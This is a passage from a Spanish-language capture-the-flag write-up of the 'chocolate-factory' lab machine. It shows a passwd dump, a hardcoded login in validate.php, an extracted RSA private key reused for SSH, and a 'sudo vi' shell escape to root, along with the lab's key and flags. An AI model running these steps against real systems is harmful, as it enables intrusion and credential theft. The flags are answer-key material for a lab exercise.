nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-  
network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin  
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin  
syslog:x:102:106:./home/syslog:/usr/sbin/nologin  
messagebus:x:103:107:./nonexistent:/usr/sbin/nologin  
\_apt:x:104:65534:./nonexistent:/usr/sbin/nologin lxd:x:105:65534:./var/lib/lxd:/bin/false  
uidd:x:106:110:./run/uidd:/usr/sbin/nologin  
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin  
landscape:x:108:112:./var/lib/landscape:/usr/sbin/nologin  
pollinate:x:109:1:./var/cache/pollinate:/bin/false  
sshd:x:110:65534:./run/sshd:/usr/sbin/nologin ftp:x:111:113:ftp  
daemon,,,:/srv/ftp:/usr/sbin/nologin  
charlie:x:1000:1000:localhost:/home/charley:/bin/bash



Una vez probado esto y observando que los comandos respondían bien, busqué el comando en **php**, para poder realizar una conexión **reverse shell**, con la cual pude acceder a la máquina sin problemas.

Me desplacé hacia el directorio `/home` y encontré el directorio del usuario “Charlie”, accedí, pero en su interior no pude abrir nada, ya que no tenía los permisos. Realice varias pruebas para elevar privilegios o hallar huecos, pero no hallé nada que pudiera hacer en ese momento. Aun así, recordé que en el directorio “`/var/www/html`” se encuentran todos los datos del sitio web en cuestión (sea en este o en cualquiera). Me desplacé hacia allí, ingresé y pude ver que había varios archivos que podían ser útiles:



```
Parrot Terminal
Archivo  Editar  Ver  Buscar  Terminal  Pestañas  Ayuda
Parrot Terminal x Parrot Terminal x
__TMC_END__ITM_registerTMCloneTable_cxa_finalize@@GLIBC_2.2.5.symtab.strtab.sh
www-data@chocolate-factory:/var/www/html$ id.gnu.hash.dynsym.dynstr.gnu.version.
gnu.version_r.rela.dyn.rela.plt.init.plt.got.text.fini.rodata.eh_frame_hdr.eh_fr
www-data@chocolate-factory:/var/www/html$ .comment
www-data@chocolate-factory:/var/www/html$
www-data@chocolate-factory:/var/www/html$
www-data@chocolate-factory:/var/www/html$ ls
ls
home.jpg image.png index.php.bak validate.php
home.php index.html key_rev_key
www-data@chocolate-factory:/var/www/html$ strings key_rev_key
strings key_rev_key
/lib64/ld-linux-x86-64.so.2
libc.so.6
__isoc99_scanf
puts
__stack_chk_fail
printf
_cxa_finalize
strcmp
libc_start_main
GLIBC_2.7
GLIBC_2.4
```

Active Machine Information

Machine Name	Expires	Actions
chocolate-factory	1h 35m 18s	? Add 1 hour Terminate

Realicé un “`cat`” en algunos, pero no obtuve nada, aunque si obtuve resultados cuando hice un “`strings`” al archivo “`key_rev_key`”, lo cual me devolvió:


Enter your name:  
laksdhfas



congratulations you have found the key:  
b'-VkgXhFf6sAEcAwrc6YR-SZbiuSb8ABXeQuvhcGSQzY='  
Keep its safe  
Bad name!  
;\*3\$"

Hallando la key que me pedía como primer flag:

**b'-VkgXhFf6sAEcAwrc6YR-SZbiuSb8ABXeQuvhcGSQzY='**



```
Parrot Terminal
Archivo  Editar  Ver  Buscar  Terminal  Pestañas  Ayuda
Parrot Terminal x Parrot Terminal x
%R
%J
%b
=9
AWAVI
AUATL
[ ]A\A]A^A
Enter your name:
laksdhfas
congratulations you have found the key:
b'-VkgXhFf6sAEcAwrc6YR-SZbiuSb8ABXeQuvhcGSQzY='
Keep its safe
Bad name!
;*3$"
GCC: (Ubuntu 7.5.0-3ubuntu1~18.04) 7.5.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
completed.7698
__do_global_dtors_aux_fini_array_entry
frame_dummy
frame_dummy_init_array_entry
license.c
FRAME_END__
1h 34m 34s
```

Regresé hacia el directorio y abrí el archivo "validate.php", en el cual encontré la password de Chalíe:


**\$password=="cn7824"**

```
Parrot Terminal
Archivo  Editor  Ver  Buscar  Terminal  Pestañas  Ayuda
Parrot Terminal x Parrot Terminal x
Expires 1h 28m 33s ? Add 1 hour Terminate
.eh_frame
.init_array
.fini_array
.dynamic
.data
.bss
.comment
www-data@chocolate-factory:/var/www/html$ ls
ls='
home.jpg image.png index.php.bak validate.php
home.php index.html key_rev_key
www-data@chocolate-factory:/var/www/html$ cat validate.php
cat validate.php
<?php
    $uname=$_POST['uname'];
    $password=$_POST['password'];
    if($uname=="charlie" && $password=="cn7824"){
        echo "<script>>window.location='home.php'</script>";
    }
    else{
        echo "<script>alert('Incorrect Credentials')</script>";
        echo "<script>>window.location='index.html'</script>";
    }
?>www-data@chocolate-factory:/var/www/html$
```

Salí del directorio “/www...” y regresé a “/home/Charlie”, esta vez fui abriendo los diferentes archivos y encontré que en “teleport”, había una “**RSA Private Key**”. Esta es una clave privada para las conexiones.

```
Parrot Terminal
Archivo  Editor  Ver  Buscar  Terminal  Pestañas  Ayuda
Parrot Terminal x Parrot Terminal x Parrot Terminal x
www-data@chocolate-factory:/home/charlie$ ls
teleport teleport.pub user.txt
www-data@chocolate-factory:/home/charlie$ cd teleport
bash: cd: teleport: Not a directory
www-data@chocolate-factory:/home/charlie$ cat teleport
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA4adrPc3Uh98RYDrZ8CUBDgWLENUybf60lMk9YQ0BDR+gpuRW
1AzL12K35/Mi3Vwtp0NSwmlS7ha4y9sv2kPXv8lF0mLi1FV2hqlQPLw/unneFwUb
L4KBqBemIDefV5pxMmCqqguJXIzkKlAIXNYhfXLR8cBS/HJoh/7qmLqrDoXNhwYj
B3zg0v7RUtk15Jv11D0Itsyr54pvYhCQgdoorU7l42EZJayIomHKon1jkoFdl/oY
f0Bwgz6J0lNH1jFJoyIZg20mEhnSjUltZ9mSzmQyv3M4A0RQo3ZeLb+zbnSJycEE
Ra0bPlb0dRy3KoN79lt+dh+jSg/dM/TYYe5L4wIDAQABAoIBAD2TzjQDYyfgu4Ej
Di32Kx+Ea7qgMy5XebfQYquCpUjLhK+GSBt9knKoQb90HgmCCgNG3+Klkzfdg3g9
zAUn1kxDxFx2d6ex2rJMqdSpGkrsx5HwlsaU0oWATpkkFJt3TcSNlITquQVDe4tF
w8JxvJpMs445CWxSXCwgaCxdZCiF33C0CtVw6zv0dF6Mo0imVZf36UkXI2FmdZFL
kR7MGsagAwRnImoCvQ7lNpYcqDDNf6jKnX5Sk83R5bVAAjV6ktZ9uEN8NItM/ppZ
j4PM6/IIPw2jQ8WzUoi/JG7aXJnBE4bm53qo2B4oVu3PihZ7tKkLZq30clrrkbn2
Ey0ndcECgYEA/29MMD3FEYcMCy+KQfEU2h9manqQmRMDDBHkajq20KvGvnt1U/T
RcbPNBaQM0sJ6YrVhvgY3xtEdEHhBJ05qnq8TsLaSovQZxDifaGTaLaWgswc0biF
uAKE2uKcpVCTSewbJyNewwTLjhV9mMyn/piAtRlGXkzeyZ9/muZdtesCgYEA4ida
KuEj2FE7M+MM/+ZeiZvLjKSNbiYYUPuDCsoWYXQCP0q8HmtjyAQizKo6DLXIPCCQ
RZSvmU1T3nk9MoTgdjKn01xbF2N7ihnBKhj0ffod+zknQbvzIDa4Q2owpeH2L19
znQV98mrRaYDb5YsaEj0YoKfb8xhZJPYeb+v6+kCgYAZWe+vAVsvtCyrqARJN5PB
la70h0Kym+8P3Zu5fI0Iw8VBc/Q+KggDnNJgzvGELkisd7oNHFKMmYQIMetvE7GB
```

Busqué la manera de utilizar esto para realizar la conexión **SSH** y abrí una nueva terminal en mi máquina, abrí un editor nano y dándole el nombre de “*id\_rsa*,” pegué el contenido de la *RSA Private Key*, que estaba dentro del archivo “*teleport*”. Le di permisos de usuario **600**, esto permite al usuario en cuestión tener los permisos de lectura y escritura, así de esta manera poder ejecutarlo mediante **SSH**. Ejecuté el llamado a SSH mediante el comando: **ssh -i id\_rsa charlie@IP**




```
Parrot Terminal
Archivo Editar Ver Buscar Terminal Pestañas Ayuda
Parrot Terminal x Parrot Terminal x Parrot Terminal x
[x]-[root@Kursk-141]-[/home/kursk/Documentos/Chocolate_Factory]
#ssh -i id_rsa charlie@10.10.172.187
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@      WARNING: UNPROTECTED PRIVATE KEY FILE!      @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
charlie@10.10.172.187's password:
[x]-[root@Kursk-141]-[/home/kursk/Documentos/Chocolate_Factory]
#chmod 600 id_rsa
[root@Kursk-141]-[/home/kursk/Documentos/Chocolate_Factory]
#ssh -i id_rsa charlie@10.10.172.187
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-115-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

System information as of Sun Jun 26 22:24:33 UTC 2022

System load:  0.0          Processes:    602
```



```
Parrot Terminal
Archivo  Editar  Ver  Buscar  Terminal  Pestañas  Ayuda

Parrot Terminal x Parrot Terminal x Parrot Terminal x

IP Address Expires
10.10.10.10 1h:32m:40s Add 1 hour Terminar

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Oct  7 16:10:44 2020 from 10.0.2.5
Could not chdir to home directory /home/charley: No such file or directory
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

charlie@chocolate-factory:/$ whoami
charlie
charlie@chocolate-factory:/$
```

De esta manera realicé la conexión con el usuario Charlie de manera exitosa, accedí a su directorio y recuperé la flag de “user.txt”. Seguí la ruta hacia el directorio /root en el cual se encontraba la siguiente flag. Pero una vez allí no pude ejecutarla, ya que no contaba con los permisos necesarios. Busqué hacerlo mediante los permisos **SUID**, pero no pude, intenté con *Capabilities* y con */etc/crontab* pero no obtuve resultados. Solo me restaba ver que podía ejecutar siendo “sudo”, así que realicé el comando “sudo -l” y finalmente me dejó ver que podía ejecutar un comando llamado “vi”. Busqué el comando en **GTFobin’s**, lo pegué y logré ingresar como usuario **root**. De esta manera pude obtener la última flag (*root.txt*) y así culminar la máquina de manera exitosa.

```
Parrot Terminal
Archivo Editar Ver Buscar Terminal Pestañas Ayuda
Parrot Terminal x Parrot Terminal x Parrot Terminal x
charlie@chocolate-factory:/$ ls
bin dev initrd.img lib64 mnt root snap sys var
boot etc initrd.img.old lost+found opt run srv tmp vmlinuz
cdrom home lib media proc sbin swap.img usr vmlinuz.old
charlie@chocolate-factory:/$ cd home
charlie@chocolate-factory:/home$ l
sl: command not found
charlie@chocolate-factory:/home$ sls
Command 'sls' not found, but there are 21 similar ones.
charlie@chocolate-factory:/home$ ls
charlie
charlie@chocolate-factory:/home$ cd charlie
charlie@chocolate-factory:/home/charlie$ ls
teleport teleport.pub user.txt
charlie@chocolate-factory:/home/charlie$ cat user.txt
flag{cd5509042371b34e4826e4838b522d2e}
charlie@chocolate-factory:/home/charlie$
```

```
Parrot Terminal
Archivo Editar Ver Buscar Terminal Pestañas Ayuda
Parrot Terminal x Parrot Terminal x Parrot Terminal x
charlie@chocolate-factory:/$ ls
bin dev initrd.img lib64 mnt root snap sys var
boot etc initrd.img.old lost+found opt run srv tmp vmlinuz
cdrom home lib media proc sbin swap.img usr vmlinuz.old
charlie@chocolate-factory:/$ sudo -l
Matching Defaults entries for charlie on chocolate-factory:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User charlie may run the following commands on chocolate-factory:
  (ALL : !root) NOPASSWD: /usr/bin/vi
charlie@chocolate-factory:/$ sudo vi -c '!/bin/sh' /dev/null
# whoami
root
#
```



```
Parrot Terminal
Archivo  Editar  Ver  Buscar  Terminal  Pestañas  Ayuda

Parrot Terminal x Parrot Terminal x Parrot Terminal x

root.py IP Address Expires
# cat root.py 0.172.187 57m 19s ? Add 1 hour
from cryptography.fernet import Fernet
import pyfiglet
key=input("Enter the key: ")
f=Fernet(key)
encrypted_mess= 'gAAAAABfdb52eejIlEaE9ttPY8ckMMfHTIw5lamAWMy8yEdGPhnm9_H_yQikhR-
bPy09-NVQn8lF_PDXyTo-T7CpmrFfoVRWzlm00ffAsUM7KIO_xbIQkQojwf_unpPAAKyJQDHNvQaJ'
dcrypt_mess=f.decrypt(encrypted_mess)
mess=dcrypt_mess.decode()
display1=pyfiglet.figlet_format("You Are Now The Owner Of ")
display2=pyfiglet.figlet_format("Chocolate Factory ")
print(display1)
print(display2)
print(mess)#
# python root.py
Enter the key: b'-VkgXhFf6sAEcAwrc6YR-SZbiuSb8ABXeQuvhcGSQzY='
You Are Now The
Chocolate Factory
b'22c1e'
```

```
Parrot Terminal
Archivo  Editar  Ver  Buscar  Terminal  Pestañas  Ayuda

Parrot Terminal x Parrot Terminal x Parrot Terminal x

IP Address Expires
0.172.187 55m 42s ? Add 1 hour

b'22c1e' Correct Answer

Correct Answer

Correct Answer

Correct Answer

flag{cec59161d338fef787fcb4e296b42124}
#
```